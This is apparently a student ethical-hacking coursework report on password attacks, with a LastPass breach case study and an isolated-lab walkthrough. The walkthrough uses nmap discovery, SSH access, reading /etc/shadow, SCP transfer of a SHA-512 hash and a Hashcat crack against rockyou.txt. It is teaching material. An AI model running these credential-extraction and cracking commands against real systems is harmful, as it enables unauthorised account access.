



slington college
(इस्लिङ्टन कलेज)

Module Code & Module Title

CC6051NI Ethical Hacking

Assessment Weightage & Type

50% Individual Coursework

Year and Semester

2026 Spring Semester

Student Name: Prabesh Sundar Taksari

London Met ID: 23047464

College ID: NP01NT4A230138

Assignment Due Date: 20 May 2026

Assignment Submission Date: 20 May 2026

Word Count: 2189

I confirm that I understand my coursework needs to be submitted online via MST under the relevant module page before the deadline for my assignment to be accepted and marked. I am fully aware that late submissions will be treated as non-submission and a mark of zero will be awarded.

0000217 Ethical Hacking

Assessment Weightage & Type

50% Individual Coursework

Year and Semester

2026 Spring Semester

Student Name: Prabesh Sundar Taksari

London Met ID: 23047464

College ID: NP01NT4A230138

Assignment Due Date: 20 May 2026

Assignment Submission Date: 20 May 2026

Word Count: 2189



18% Overall Similarity

Filters

[10 Exclusions](#) →

Match Groups

Sources

85 matches found with Turnitin's database

[Show Help](#) ^

 **74 Not Cited or Quoted** 16%

 **11 Missing Quotations** 2%

 **0 Missing Citation** 0%

 **0 Cited and Quoted** 0%

Not Cited or Quoted

74 matches from 55 sources



Abstract

This report presents the concept of ethical hacking and explains why it is important in identifying and preventing cybersecurity threats. It concentrates on password attacks as one of the most frequently applied methods of unauthorized access to systems. The various forms of password attacks such as brute force, dictionary attacks and hash cracking are also discussed to give a clear picture of how the attack works.

The report also shows the history and development of password attacks, and how they are classified into offline and online. The 2022 case study of the LastPass data breach is discussed to show the practicality of the ineffectiveness of password security and the dangers of offline hash cracking.

Three password attack techniques are shown in a controlled virtual lab with two machines: Ubuntu as the attacker, and Kali Linux as the target. Offline hash cracking with Hashcat had recovered the hashed credentials in only 3 seconds, online brute force had gotten the SSH credentials by trying automated logins and John the Ripper had successfully recovered a password as cracking tool. A complex password was very strong and withstand all attacks methods. The report analyzes how the Electronic Transaction Act 2063 affects the ethical hacking and suggests implementation of the following defensive measures: Using stronger hashing algorithms; Implementing account lockout policies and multi-factor authentication.

Table of Contents

1.	Introduction	1
1.1.	Ethical Hacking.....	1
1.2.	Importance of Ethical Hacking.....	1
1.3.	Introduction to Password Attack.....	1
1.4.	Aims and Objectives	3
1.4.1.	Aim	3
1.4.2.	Objectives	3
2.	Background	4
2.1.	History and Evolution of Password Attacks.	4
2.2.	Classification Password Attacks.	4
3.	Literature Review	6
3.1.	Case Study: LastPass Data Breach (2022)	6
3.2.	Offline Hash Cracking Role.....	6
3.3.	Impact	6
4.	Logical and Technical Development.....	7
4.1.	Tools and Techniques	7
4.2.	Practical Work	7
4.2.1.	Lab Setup.....	7
4.2.2.	Reconnaissance.....	7
4.2.3.	Offline Hash Cracking.....	10
4.2.4.	Online Brute Force (Hydra + SSH)	13
4.2.5.	John The Ripper.....	14
4.2.6.	Strong Password Defence.....	16
4.2.7.	Analysis	18
5.	Electronic Transaction Act 2063	19
6.	Conclusion.....	20
7.	References	21
8.	Appendix.....	24
8.1.	Appendix 1: Classification of Password Attack.....	24
8.1.1.	Technical Attacks.....	24
8.1.2.	Human Behaviour Attacks	25

8.2.	Appendix 2: Detailed Analysis of the LastPass Data Breach (2022)	26
8.2.1.	Background	26
8.2.2.	Incident 1: Breach of Development Environment (August 2022)	26
8.2.3.	Incident 2 DevOps engineer breach (October 2022)	26
8.2.4.	What Data Was Stolen	26
8.2.5.	How Offline Hash Cracking Was Applied	27
8.2.6.	Financial Impact and Timeline	27
8.3.	Appendix 3: Lab Environment Configuration	28
8.3.1.	Target Machine Setup	28
8.3.2.	Attacker Machine	28
8.3.3.	Network Isolation	28
8.4.	Appendix 4: Reconnaissance	29
8.4.1.	Purpose	29
8.4.2.	Network Interface Identification	29
8.4.3.	Host Discovery	29
8.5.	Appendix 5: Attack 1: Offline Hash Cracking: How the test was performed	30
8.6.	Appendix 6: Attack 2: Online Brute Force: Hydra: How the test was performed	30
8.7.	Appendix 7: Attack 3: Offline Hash Cracking: John the Ripper: How the test was performed	31
8.8.	Appendix 8: Strong Password Defence	31
8.8.1.	Password Complexity Analysis	32
8.9.	Appendix 9: Limitation and Future Works	32
8.9.1.	Limitations	32
8.9.2.	Recommendations	32
8.9.3.	Future Work	33

Table of Figures

Figure 1 Stolen Credentials Statistics (Verizon, 2023).....	2
Figure 2 Evolution of Passwords (Raath, 2024).	5
Figure 3 Hashcat version and rockyou.txt confirmation.....	7
Figure 4 User Account and Password Configuration on Kali Linux	8
Figure 5 SSH Persistence Configuration	8
Figure 6 SSH Active Sessions	9
Figure 7 Network Reconnaissance Using Nmap	9
Figure 8 Hash Extraction via SSH.....	10
Figure 9 File Transfer	10
Figure 10 Hashcat startup output on Linux terminal	11
Figure 11 Successful Hashcat Recovery of SHA512 Hash	11
Figure 12 Plaintext Password Extraction.....	11
Figure 13 User Authentication Interface.....	12
Figure 14 Successfully login and User Identification.....	12
Figure 15 Brute-Force Attack via Hydra	13
Figure 16 Credentials for System Access	13
Figure 17 Identity Confirmation Post-Login	14
Figure 18 Remote SSH Login and Hash Extraction	14
Figure 19 SCP File Transfer	15
Figure 20 Password Cracking with John the Ripper.....	15
Figure 21 Login Interface	15
Figure 22 Identity Verification	16
Figure 23 New User Creation	16
Figure 24 Account Verification and Hash Extraction.....	17
Figure 25 SCP Transfer	17
Figure 26 Hashcat Initialization.....	17
Figure 27 Cracking Progress.....	18

Table of Tables

Table 1 Password Crack Results.....	18
Table 2 Technical Attacks Type	24
Table 3 Human Behaviour Attacks Type.....	25
Table 4 Password Complexity Analysis	32

1. Introduction

1.1. Ethical Hacking

Ethical hacking is the practice where authorized persons make use of hacking to find, learn and fix security vulnerabilities in a computer system or network. These ethical hackers have identical skills and use the same tools and techniques as those used by malicious hackers, except that they are aimed at making the network safer rather than compromising the network and its users (EC-Council, 2026).

1.2. Importance of Ethical Hacking

The modern online environment is exposed to cybersecurity threats never seen before. The cost of cyberattacks to organizations is estimated at USD 6 trillion a year (Morgan, 2020). And a single data breach cost USD 4.44 million per year on average in the year 2025. The average breach in healthcare is USD 7.4 million and in financial services, it is USD 5.6 million (Khalil, 2025).

Ethical hacking is important in ensuring that organizations detect these vulnerabilities before they can be abused by bad actors. A cyber-attack may have serious and far-reaching consequences, including financial loss, reputation, and litigation. The costs of data breach are operational downtime, regulatory fines and disruption to the long-term business (Florence, 2025).

1.3. Introduction to Password Attack

Password attack is one of the most common techniques employed by the malicious persons to have unauthorized access to computer systems, networks and user accounts. Password attacks included dictionary attacks, Hash Cracking, brute force attacks, and credential stuffing (Mudassar Raza, 2012). These attacks have become more frequent due to weak password practices and lack of user awareness. This is why it is necessary to learn how such attacks operate and how they can be prevented by using secure authentication techniques and enhance the overall system security.

The most popular authentication method is still the use of passwords. The Verizon Data Breach Investigations Report states that more than 86% of breaches related to hacking are associated with stolen credentials (Verizon, 2023).



Initial access

86% of the breaches, as you can see in Figure 39, involve the Use of stolen credentials. And where better to use those credentials than against the various web servers that contain our sensitive information? The other major part of the puzzle within this pattern is the use of exploits. This is where attackers have an exploit and the victims just happen to have a vulnerability (handy for the criminal). This typically occurs in only about 10% of the dataset, and while that may sound like an insignificant number of breaches, unpatched vulnerabilities are still the bread and butter for many attackers, with 50% of organizations experiencing over 39 Web application attacks this year.³⁹

Breach escalation

Even though we refer to these attacks as "basic," they're not simply "one and done" incidents where credentials are leveraged against a web application and the attacker then goes on their merry way. There is often some sort of middle step (Figure 40). For instance, malware is frequently one of the primary means of maintaining persistence (look at us, using them fancy ATT&CK terms), with Backdoor or C2 in about 2% of the incidents. In other cases, the attackers will leverage their current access to conduct additional attacks.

Figure 1 Stolen Credentials Statistics (Verizon, 2023).

This report demonstrates three password attack methods offline hash cracking, online brute force and hash cracking using john the ripper in a safe environment.

1.4. Aims and Objectives

1.4.1. Aim

To explore the methods of password attacks by demonstrating them in a safe virtual environment, by analyzing the efficiency of offline hash cracking, online brute force and post exploitation.

1.4.2. Objectives

- To survey the literature on the types of password attacks, by offline hash cracking methods and tools.
- To set up a virtual lab with Kali Linux on VMware Workstation to perform offline hash cracking.
- To illustrate an offline password cracking attack with Hashcat on an SHA-512 hash of passwords with a dictionary wordlist (rockyou.txt), online brute force using Hydra against ssh service and post exploitation by authenticating with cracked credentials.
- To compare the effectiveness of hash cracking methods regarding the speed, success rate and computational performance.
- To examine the legal and ethical issues of password attacks regarding the Electronic Transaction Act 2063 of Nepal.
- To suggest defensive countermeasures and best practices to reduce password-based attacks.

2. Background

2.1. History and Evolution of Password Attacks.

Passwords in computing were first introduced in the 1960s by Fernando Corbató at MIT, where they were used to protect individual files on shared computer systems (Lennon, 2017). During those early days, passwords were kept in plain readable formats that could easily be targeted should anybody access the system. With time, when personal computers became widespread, and the internet expanded at an alarming rate during the 1990s and 2000s, password attacks became much more prevalent. Attackers started to use automated tools to enumerate large lists of common words or to attempt every combination to guess passwords. This process was further accelerated by the introduction of the GPU-powered tools such as Hashcat that allowed testing of millions of combinations of passwords each second (Horkan, 2026).

2.2. Classification Password Attacks.

Broadly there are two types of password attacks: offline and online. Offline attacks are used to attack stored password hashes without accessing a live system, and online attacks attempt to log in to a running service (SailPoint, 2025).

Password attacks are of various types such as brute force, dictionary attacks, hash cracking and credential stuffing. Brute force attempts all combinations of characters, dictionary attacks attempt to use wordlists of common passwords, hash cracking attempts to reconstruct original passwords by using stolen hashes, and credential stuffing repurposes leaked username and password pairs with past breaches (Mudassar Raza, 2012).

Attack types are discussed in Appendix 1.




Figure 2 Evolution of Passwords (Raath, 2024).

3. Literature Review

3.1. Case Study: LastPass Data Breach (2022)

LastPass in 2022 announced two related security incidents. In the former, an attacker got access to the development environment and stole source code and technical documentation (Abrams, 2023). In the second, a personal computer of a top DevOps engineer was hacked with a keylogger to get credentials to access backups of encrypted customer vaults (Mascellino, 2023).

3.2. Offline Hash Cracking Role

Attackers downloaded backed-up vaults encrypted and broke them offline through brute-force attack. Users with weak master passwords were most vulnerable as criminals had unlimited time and computing power without triggering any lockouts (Amishav, 2026). The LastPass extension applied PBKDF2-SHA256 with 5,000 iterations - a fraction of modern security standards - and older accounts were much easier to crack offline (Neskey, 2023).

3.3. Impact

A formal seizure complaint by the FBI and U.S. Secret Service confirmed that stolen LastPass vault data was used to gain illegal access to the accounts of victims, who lost over \$150 million (Krebs, 2025). TRM Labs verified that attackers were still cracking weak master passwords as late 2025, making a one breach in 2022 into a window of years to attack (Lakshmanan, 2025).

This example clearly shows why offline hash cracking is a risky practice - once the hashes are stolen, hackers can use such tools as Hashcat and wordlists like rockyou.txt endlessly and the cracking will not be detected.

Detailed Study

4. Logical and Technical Development

4.1. Tools and Techniques

- **Kali Linux:** Penetration testing OS on VMware Workstation Player (ORG, 2026).
- **Hashcat v7.1.2:** An Offline password cracking tools that supports SHA-512 hashes extracted using dictionary attack (Hashcat.net, 2024).
- **Hydra:** Online Password Brute Force Tool for SSH And Other Protocols (Hauser, 2023).
- **rockyou.txt:** Dictionary wordlist containing 14,344,392 real-world passwords from previous data breaches
- **John the Ripper:** Open-source offline password cracking tool supporting multiple hash formats (Wall, 2026).

4.2. Practical Work

4.2.1. Lab Setup

Target Kali Linux and attacker Ubuntu were used within the practical lab environment on VMware Workstation. The environment was isolated to allow safe password attacks and security testing.


Details

```
prabesh@prabesh-Surface-Laptop-3: ~$  
prabesh@prabesh-Surface-Laptop-3: ~$  
prabesh@prabesh-Surface-Laptop-3: ~$  
prabesh@prabesh-Surface-Laptop-3: ~$ hashcat --version  
v6.2.5  
prabesh@prabesh-Surface-Laptop-3: ~$ ls /usr/share/wordlists  
rockyou.txt  usernames.txt  
prabesh@prabesh-Surface-Laptop-3: ~$
```

Figure 3 Hashcat version and rockyou.txt confirmation

4.2.2. Reconnaissance

Weak password test user accounts were setup on kali to represent a real target environment. To illustrate the effect of password strength on attack success, three accounts were set up with different password strengths. Details



```

File Virtual Machine Help
kali@kali: ~
Session Actions Edit View Help

(kali@kali)-[~]
$ sudo useradd -m prabesh
[sudo] password for kali:

(kali@kali)-[~]
$ sudo useradd -m sujal

(kali@kali)-[~]
$ sudo useradd -m taksari


(kali@kali)-[~]
$ echo "prabesh:money" | sudo chpasswd

(kali@kali)-[~]
$ echo "sujal:qwerty" | sudo chpasswd

(kali@kali)-[~]
$ echo "taksari:passwd" | sudo chpasswd

```

Figure 4 User Account and Password Configuration on Kali Linux



```

(kali@kali)-[~]
$ sudo systemctl start ssh
[sudo] password for kali:

(kali@kali)-[~]
$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
    LANGUAGE = (unset),
    LC_ALL = (unset),
    LC_CTYPE = (unset),
    LC_NUMERIC = "en_CA.UTF-8",
    LC_COLLATE = (unset),
    LC_TIME = "en_CA.UTF-8",
    LC_MESSAGES = (unset),
    LC_MONETARY = "en_CA.UTF-8",
    LC_ADDRESS = "en_CA.UTF-8",
    LC_IDENTIFICATION = "en_CA.UTF-8",
    LC_MEASUREMENT = "en_CA.UTF-8",
    LC_PAPER = "en_CA.UTF-8",
    LC_TELEPHONE = "en_CA.UTF-8",
    LC_NAME = "en_CA.UTF-8",
    LANG = "en_US.UTF-8"
    are supported and installed on your system.
perl: warning: Falling back to a fallback locale ("en_US.UTF-8").
perl: warning: Setting locale failed

```

Figure 5 SSH Persistence Configuration

```

(kali@kali)-[~]
└─$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: disabled)
   Active: active (running) since Tue 2026-05-12 02:16:37 EDT; 5h 56min ago
 Invocation: ef64cad50cc940f9a35756ba492bbb29
    Docs: man:sshd(8)
          man:sshd_config(5)
   Main PID: 239896 (sshd)
     Tasks: 1 (limit: 2108)
    Memory: 9.3M (peak: 83.9M)
       CPU: 30.099s
    CGroup: /system.slice/ssh.service
            └─239896 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

May 12 07:36:07 kali sshd-session[456614]: Connection closed by authenticating user kali 172.16.203.1 port 49000 [preauth]
May 12 07:36:47 kali sshd-session[457247]: Accepted password for kali from 172.16.203.1 port 51272 ssh2
May 12 07:50:59 kali sshd-session[471238]: Accepted password for kali from 172.16.203.1 port 35598 ssh2
May 12 07:50:59 kali sshd-session[471238]: pam_unix(sshd:session): session opened for user kali(uid=1000) by kali(uid=0)
May 12 07:53:47 kali sshd-session[473952]: Accepted password for kali from 172.16.203.1 port 54356 ssh2
May 12 07:53:47 kali sshd-session[473952]: pam_unix(sshd:session): session opened for user kali(uid=1000) by kali(uid=0)
May 12 07:53:47 kali sshd-session[473952]: pam_unix(sshd:session): session closed for user kali
May 12 08:11:59 kali sshd-session[491732]: Accepted password for kali from 172.16.203.1 port 52146 ssh2
May 12 08:11:59 kali sshd-session[491732]: pam_unix(sshd:session): session opened for user kali(uid=1000) by kali(uid=0)

(kali@kali)-[~]
└─$

```

Figure 6 SSH Active Sessions

```

prabesh@prabesh-Surface-Laptop-3:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
   inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
   inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: wlp0s20f3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
   link/ether c8:34:8e:7e:89:40 brd ff:ff:ff:ff:ff:ff
   inet 192.168.2.10/24 brd 192.168.2.255 scope global dynamic noprefixroute wlp0s20f3
       valid_lft 82733sec preferred_lft 82733sec
   inet6 fe80::e390:4b5c:30c6:d26a/64 scope link noprefixroute
       valid_lft forever preferred_lft forever
3: vmnet1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
   link/ether 00:50:56:c0:00:01 brd ff:ff:ff:ff:ff:ff
   inet 172.16.169.1/24 brd 172.16.169.255 scope global vmnet1
       valid_lft forever preferred_lft forever
   inet6 fe80::250:56ff:fec0:1/64 scope link
       valid_lft forever preferred_lft forever
4: vmnet8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
   link/ether 00:50:56:c0:00:08 brd ff:ff:ff:ff:ff:ff
   inet 172.16.203.1/24 brd 172.16.203.255 scope global vmnet8
       valid_lft forever preferred_lft forever
   inet6 fe80::250:56ff:fec0:8/64 scope link
       valid_lft forever preferred_lft forever
prabesh@prabesh-Surface-Laptop-3:~$ sudo nmap -sn 172.16.203.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2026-05-12 12:06 +0545
Nmap scan report for 172.16.203.132 (172.16.203.132)
Host is up (0.00050s latency).
MAC Address: 00:0C:29:6B:0B:C1 (VMware)
Nmap scan report for 172.16.203.254 (172.16.203.254)
Host is up (0.00010s latency).
MAC Address: 00:50:56:F3:4F:05 (VMware)
Nmap scan report for 172.16.203.1 (172.16.203.1)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 4.27 seconds

```

Figure 7 Network Reconnaissance Using Nmap

An Nmap scan was run to find out what devices and IP addresses were active in the virtual network prior to password attack testing. This reconnaissance phase was used to verify the connectivity between the attacker and target machines in the lab.

4.2.3. Offline Hash Cracking

Like the 2022 Lastpass breach, the SHA-512 hash for user prabesh was exfiltrated from /etc/shadow using SSH. The hash was then transferred using SCP and then an offline dictionary attack was carried out using the rockyou.txt dictionary file and Hashcat. The attack was able to retrieve the original cleartext password. This was finished with the target's GUI where the user's identity and system access were validated. [Details](#)

```
prabesh@prabesh-Surface-Laptop-3:~$ ssh kali@172.16.203.132
kali@172.16.203.132's password:
Linux kali 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ sudo cat /etc/shadow | grep prabesh | cut -d: -f2 > prabesh_hash.txt
[sudo] password for kali:
(kali㉿kali)-[~]
$
```

Figure 8 Hash Extraction via SSH

```
prabesh@prabesh-Surface-Laptop-3:~$
prabesh@prabesh-Surface-Laptop-3:~$
prabesh@prabesh-Surface-Laptop-3:~$
prabesh@prabesh-Surface-Laptop-3:~$ scp kali@172.16.203.132:~/prabesh_hash.txt ~/
kali@172.16.203.132's password:
prabesh_hash.txt                                100% 107 245.1KB/s 00:00
prabesh@prabesh-Surface-Laptop-3:~$ cat prabesh_hash.txt
$6$z91UwZVMAt1L1F7$XGeZXYmrAq.9GnYB3EQoGp37Mq/1EXQ7B4sckkgVm5doktIBw1u.XPG7HLfikyd/7rbtyvyNoGcrVqxuTNb3T.
prabesh@prabesh-Surface-Laptop-3:~$
```

Figure 9 File Transfer

```
prabesh@prabesh-Surface-Laptop-3:~$ hashcat -m 1800 -a 0 prabesh_hash.txt /usr/share/wordlists/rockyou.txt --force --self-test-disable --opencl-device-types 1
hashcat (v6.2.5) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
=====
* Device #1: Intel(R) Iris(R) Plus Graphics [0x8a52], skipped

OpenCL API (OpenCL 2.0 pocl 1.8 Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF, DISTRO, POCL_DEBUG) - Platform #2 [The pocl project]
=====
* Device #2: pthread-Intel(R) Core(TM) i5-1035G7 CPU @ 1.20GHz, 2713/5491 MB (1024 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
```

Figure 10 Hashcat startup output on Linux terminal

```
* Filename.: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace.: 14344384
* Runtime....: 1 sec

$6$z91UwZvNAitLL1F7$XGeZXYmrAq.9GnYB3EQoGp37Mq/LEXQ7B4sckkgVn5d0ktIBw1u.XPG7HLfIkyd/7rbtyvyNoGcrVqxuTNb3T.:money

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1800 (sha512crypt $6$, SHA512 (Unix))
Hash.Target.....: $6$z91UwZvNAitLL1F7$XGeZXYmrAq.9GnYB3EQoGp37Mq/LEXQ...TNb3T.
Time.Started....: Tue May 12 14:04:36 2026, (3 secs)
Time.Estimated...: Tue May 12 14:04:39 2026, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
